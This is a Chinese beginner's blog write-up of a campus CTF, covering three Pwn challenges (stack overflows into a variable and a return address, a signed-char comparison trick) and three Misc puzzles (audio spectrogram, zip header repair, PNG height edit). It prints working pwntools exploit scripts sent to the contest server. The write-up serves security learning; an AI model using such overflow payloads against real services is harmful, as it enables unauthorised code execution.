记一次院赛CTF的Pwn和Misc题（入门）

原创

CTF小白 于 2019-04-14 14:47:59 发布 2655 收藏 16

分类专栏： CTF 文章标签： CTF 小白入门

本文链接：https://blog.csdn.net/qq_41429081/article/details/89296389

目录

Pwn

见到别的比赛的pwn题才幡然醒悟，已经没有比这些更简单的pwn题了。

easy pwn

首先，拿到Pwn题的第一步，看是64位还是32位

```
root@kali:~/xgctf# file 0x3
0x3: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=a3c
50a3a027d2e7879556f6f478ff025b94573e1, not stripped
```

第二步 gdb看开了哪些保护

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : FULL
```

【1】Canary:Canary保护机制的原理，是在一个函数入口处从fs段内获取一个随机值，一般存到EBP - 0x4(32位)或RBP - 0x8(64位)的位置。如果攻击者利用栈溢出修改到了这个值，导致该值与存入的值不一致，__stack_chk_fail函数将抛出异常并退出程序。Canary最高字节一般是\x00，防止由于其他漏洞产生的Canary泄露

【2】FORTIFY：FORTIFY_SOURCE机制对格式化字符串有两个限制(1)包含%n的格式化字符串不能位于程序内存中的可写地址。(2)当使用位置参数时，必须使用范围内的所有参数。所以如果要使用%7$x，你必须同时使用1,2,3,4,5和6。

【3】NX：NX enabled如果这个保护开启就是意味着栈中数据没有执行权限，以前的经常用的call esp或者jmp esp的方法就不能使用，但是可以利用rop这种方法绕过

【4】PIE：PIE enabled如果程序开启这个地址随机化选项就意味着程序每次运行的时候地址都会变化，而如果没有开PIE的话那么No PIE (0x400000)，括号内的数据就是程序的基地址

【5】RELRO：RELRO会有Partial RELRO和FULL RELRO，如果开启FULL RELRO，意味着我们无法修改got表

第三步，拖入ida反汇编

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+4h] [rbp-Ch]
  unsigned int v5; // [rsp+Ch] [rbp-4h]

  v5 = 2018;
  read(0, &buf, 0xCuLL);
  printf("%d\n", v5);
  if ( v5 == 2019 )
    system("sh");
  else
    puts(&s);
  return 0;
}
```


可以看到本题只需要让v5等于2019便可以执行sh了。
然后看一下他的栈结构，这边var_4便是v5(双击v5就可以跳到var_4)

```
-000000000000000C buf             db ?
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004 var_4           dd ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


因为read（0，&buf，0xC）可以知道，我们可以输入11位字符，所以我们只需要让最后四位是2019，就可以覆盖到var_4，也就是可以令v5等于2019.
于是写出exp

```
打开(O)        p1.py
~/xgctf                保存(S)
from pwn import *
conn=remote("10.129.2.227","10003")
payload='a'*(0xC-0x4)+p64(2019)+'\n'
conn.send(payload)
conn.interactive()
```

这边payload的\n加不加其实是一样的，加了\n表示就是结束输入。

exp里面主要是

导入pwn

连接到服务器

构建payload

发送payload


最后这个这题是一样的，因为不需要获取的shell，就是不需要获取控制权，他的意思就是把控制权交给用户。本题是当你执行到就直接给你flag的，不会给你控制权


```
root@kali: ~/xgctf
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
root@kali:~/xgctf# python p1.py
[+] Opening connection to 10.129.2.227 on port 10003: Done
[*] Switching to interactive mode
xgctf{Chan9e_th4_sTaCk!}

[*] Got EOF while reading in interactive
$
```

莽撞人

```
root@kali: ~/xgctf
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
root@kali:~/xgctf# file 0x1
0x1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linke
d, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=72c6cae554
f9ff490d0c210c6175be4c24da283f, not stripped
root@kali:~/xgctf#
```

```
gdb-peda$ checksec 0x1
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```






Function name	Segment	Star
_init_proc	.init	0804
sub_80482F0	.plt	0804
_read	**.plt**	**0804**
_puts	**.plt**	**0804**
_system	**.plt**	**0804**
___libc_start_main	**.plt**	**0804**
__gmon_start__	.plt.got	0804
_start	.text	0804
sub_8048383	.text	0804
_dl_relocate_static_pie	.text	0804
__x86_get_pc_thunk_bx	.text	0804
deregister_tm_clones	.text	0804
register_tm_clones	.text	0804
__do_global_dtors_aux	.text	0804
frame_dummy	.text	0804
getShell	.text	0804
vul_function	.text	0804
main	**.text**	**0804**

```
1 ssize_t vul_function()
2 {
3   char buf; // [esp+8h] [ebp-10h]
4
5   puts((const char *)&unk_8048588);
6   return read(0, &buf, 0x50u);
7 }
```


首先一波常规操作，找到漏洞点，发现buf是0x10位的空间，但是可以输入0x50的内容

```
-00000010 buf             db ?
-0000000F                 db ? ; undefined
-0000000E                 db ? ; undefined
-0000000D                 db ? ; undefined
-0000000C                 db ? ; undefined
-0000000B                 db ? ; undefined
-0000000A                 db ? ; undefined
-00000009                 db ? ; undefined
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

Library function | Regular function | Instruction | Data | Unexplored | External symbol

Functions window

Function name	Segment	Star
_init_proc	.init	0804
sub_80482F0	.plt	0804
_read	**.plt**	**0804**
_puts	**.plt**	**0804**
_system	**.plt**	**0804**
___libc_start_main	**.plt**	**0804**
__gmon_start__	.plt.got	0804
_start	.text	0804
sub_8048383	.text	0804
_dl_relocate_static_pie	.text	0804
__x86_get_pc_thunk_bx	.text	0804
deregister_tm_clones	.text	0804
register_tm_clones	.text	0804
__do_global_dtors_aux	.text	0804
frame_dummy	.text	0804
getShell	.text	0804
vul_function	.text	0804
main	**.text**	**0804**
__x86_get_pc_thunk_ax	.text	0804
__libc_csu_init	.text	0804
__libc_csu_fini	.text	0804
_term_proc	.fini	0804

IDA View-A | Pseudocode-A | Stack of vul_func

```
1 int getShell()
2 {
3   return system("/bin/sh");
4 }
```



可以发现，这边有一个函数是getShell，只要执行到这个函数，就执行systm(“/bin/sh”)

栈结构为junk+ebp+ret_address+参数1+参数2+……+参数n
于是我们只需要将read到buf中的数据，覆盖到ret_address为getShell()地址。

打开(O)

p2.py
~/xgctf

```
from pwn import *
conn=remote("10.129.2.227","10000")
e=ELF("0x1")
getShellAddr=e.symbols['getShell']
payload='a'*(0x10+0x4)+p32(getShellAddr)
conn.send(payload)
conn.interactive()
```

反向读取

```
root@kali: ~/xgctf
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
root@kali:~/xgctf# file 0x2
0x2: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=16c
6c550e3eaefdd20ddc5f8ee02e5a8742a4ed0, not stripped
root@kali:~/xgctf#
```

```
gdb-peda$ checksec 0x2
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

Functions window

Function name	Segment	Star
_init_proc	.init	0000
sub_5E0	.plt	0000
__stack_chk_fail	.plt	0000
_printf	**.plt**	**0000**
_fgets	**.plt**	**0000**
__cxa_finalize	.plt.got	0000
_start	.text	0000
deregister_tm_clones	.text	0000
register_tm_clones	.text	0000
__do_global_dtors_aux	.text	0000
frame_dummy	.text	0000
vul_function	.text	0000
main	**.text**	**0000**
__libc_csu_init	.text	0000
__libc_csu_fini	.text	0000
_term_proc	.fini	0000
__stack_chk_fail	extern	0000
printf	**extern**	**0000**
__libc_start_main	**extern**	**0000**
fgets	**extern**	**0000**
__imp___cxa_finalize	extern	0000
__gmon_start__	extern	0000

Line 13 of 22

Graph overview

IDA View-A | Pseudocode-A | Hex View-1

```
1  __int64 vul_function()
2  {
3    signed int i; // [rsp+Ch] [rbp-84h]
4    __int64 v2; // [rsp+10h] [rbp-80h]
5    __int64 v3; // [rsp+18h] [rbp-78h]
6    __int64 v4; // [rsp+20h] [rbp-70h]
7    int v5; // [rsp+28h] [rbp-68h]
8    char v6; // [rsp+2Ch] [rbp-64h]
9    char s[32]; // [rsp+30h] [rbp-60h]
10   __int64 v8; // [rsp+50h] [rbp-40h]
11   __int64 v9; // [rsp+58h] [rbp-38h]
12   __int64 v10; // [rsp+60h] [rbp-30h]
13   __int64 v11; // [rsp+68h] [rbp-28h]
14   __int64 v12; // [rsp+70h] [rbp-20h]
15   __int16 v13; // [rsp+78h] [rbp-18h]
16   char v14; // [rsp+7Ah] [rbp-16h]
17   unsigned __int64 v15; // [rsp+88h] [rbp-8h]
18
19   v15 = __readfsqword(0x28u);
20   v2 = '***{EKAF';
21   v3 = '********';
22   v4 = '********';
23   v5 = '}***';
24   v6 = 0;
25   v8 = ' emocleW';
26   v9 = 'ftcgx ot';
27   v10 = 'ac uoy\n!';
28   v11 = ' tupni n';
29   v12 = 'gassem a';
30   v13 = '!e';
31   v14 = 0;
32   printf("%s", &v8);
33   fgets(s, 29, _bss_start);
34   for ( i = 0; i <= 27; ++i )
35   {
36     if ( *((_BYTE *)&v2 + i) != *((_BYTE *)&v8 + s[i]) )
37     {
38       printf("No,It is wrong.");
39       return 0LL;
40     }
41   }
42   printf("%s", &v2);
43   return 0LL;
44 }
```


这边比较关键的是要发现漏洞点，因为要让if(*((_BYTE *)&v2+i)==((_BYTE *)&v8+s[i]))一直都是成立的。

pwn3.cpp

Project1 (全局范围) main()

```cpp
#include <iostream>
using namespace std;

int main() {
    for (int i = 0; i <= 255; i++) {
        cout << i << "  leak to  " << (int)((char)i) << endl;;
    }
    system("pause");
    return 0;
}
```


选择D:\Visual Studio2017\C++\Project1\Debug\Project1.exe

```
183  leak to  -73
184  leak to  -72
185  leak to  -71
186  leak to  -70
187  leak to  -69
188  leak to  -68
189  leak to  -67
190  leak to  -66
191  leak to  -65
192  leak to  -64
193  leak to  -63
194  leak to  -62
195  leak to  -61
196  leak to  -60
197  leak to  -59
198  leak to  -58
199  leak to  -57
200  leak to  -56
201  leak to  -55
202  leak to  -54
203  leak to  -53
204  leak to  -52
205  leak to  -51
206  leak to  -50
207  leak to  -49
```

可以发现，当char类型的大于127会变成负数，所以我们可以利用这一点让他们相等。


```
-0000000000000085                db ? ; undefined
-0000000000000084 var_84         dd ?
-0000000000000080 var_80         dq ?
-0000000000000078 var_78         dq ?
-0000000000000070 var_70         dq ?
-0000000000000068 var_68         dd ?
-0000000000000064 var_64         db ?
-0000000000000063                db ? ; undefined
-0000000000000062                db ? ; undefined
-0000000000000061                db ? ; undefined
-0000000000000060 s              db 32 dup(?)
-0000000000000040 var_40         dq ?
-0000000000000038 var_38         dq ?
-0000000000000030 var_30         dq ?
-0000000000000028 var_28         dq ?
-0000000000000020 var_20         dq ?
-0000000000000018 var_18         dw ?
-0000000000000016 var_16         db ?
-0000000000000015                db ? ; undefined
-0000000000000014                db ? ; undefined
-0000000000000013                db ? ; undefined
-0000000000000012                db ? ; undefined
-0000000000000011                db ? ; undefined
-0000000000000010                db ? ; undefined
-000000000000000F                db ? ; undefined
-000000000000000E                db ? ; undefined
-000000000000000D                db ? ; undefined
-000000000000000C                db ? ; undefined
-000000000000000B                db ? ; undefined
-000000000000000A                db ? ; undefined
-0000000000000009                db ? ; undefined
-0000000000000008 var_8          dq ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


通过分析，可以发现v2和v8相差0x40也就是64,所以*(&v2)=*(&v8-64)
构建exp如下，这边192就是-64

打开(O) p3.py ~/xgctf 保存

```python
from pwn import *
conn=remote("10.129.2.227","10002")

payload=""
for i in range(0,28):
    payload+=chr(192+i)
print(payload)
conn.send(payload)
conn.interactive()
```



然后，就得到了flag




Misc

drop the beats


这是一道音频的杂项题，因为比较简单，所以这种简单的音频题我知道的一般就是一个mp3隐写，要么就是拖入Audacity频谱分析了







拼东东

一个损坏的zip，第一步就是想到拖到winhex里面看下文件头，发现没有zip的文件头50 4B 03 04,加上后就可以正常打开了。









消失的50px

这题很明显就是一个改图片高度的题了，拖入winhex找需要修改的高度。



可以看到图片高度是350像素，转换成16进制就是015E

然后找到015E，把他改大一些就好了。



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG
10	00	00	04	B0	00	00	01	5E	08	06	00	00	00	95	57	E6	°^
20	9A	00	00	04	19	69	43	43	50	6B	43	47	43	6F	6C	6F	šiCCPkCGCol
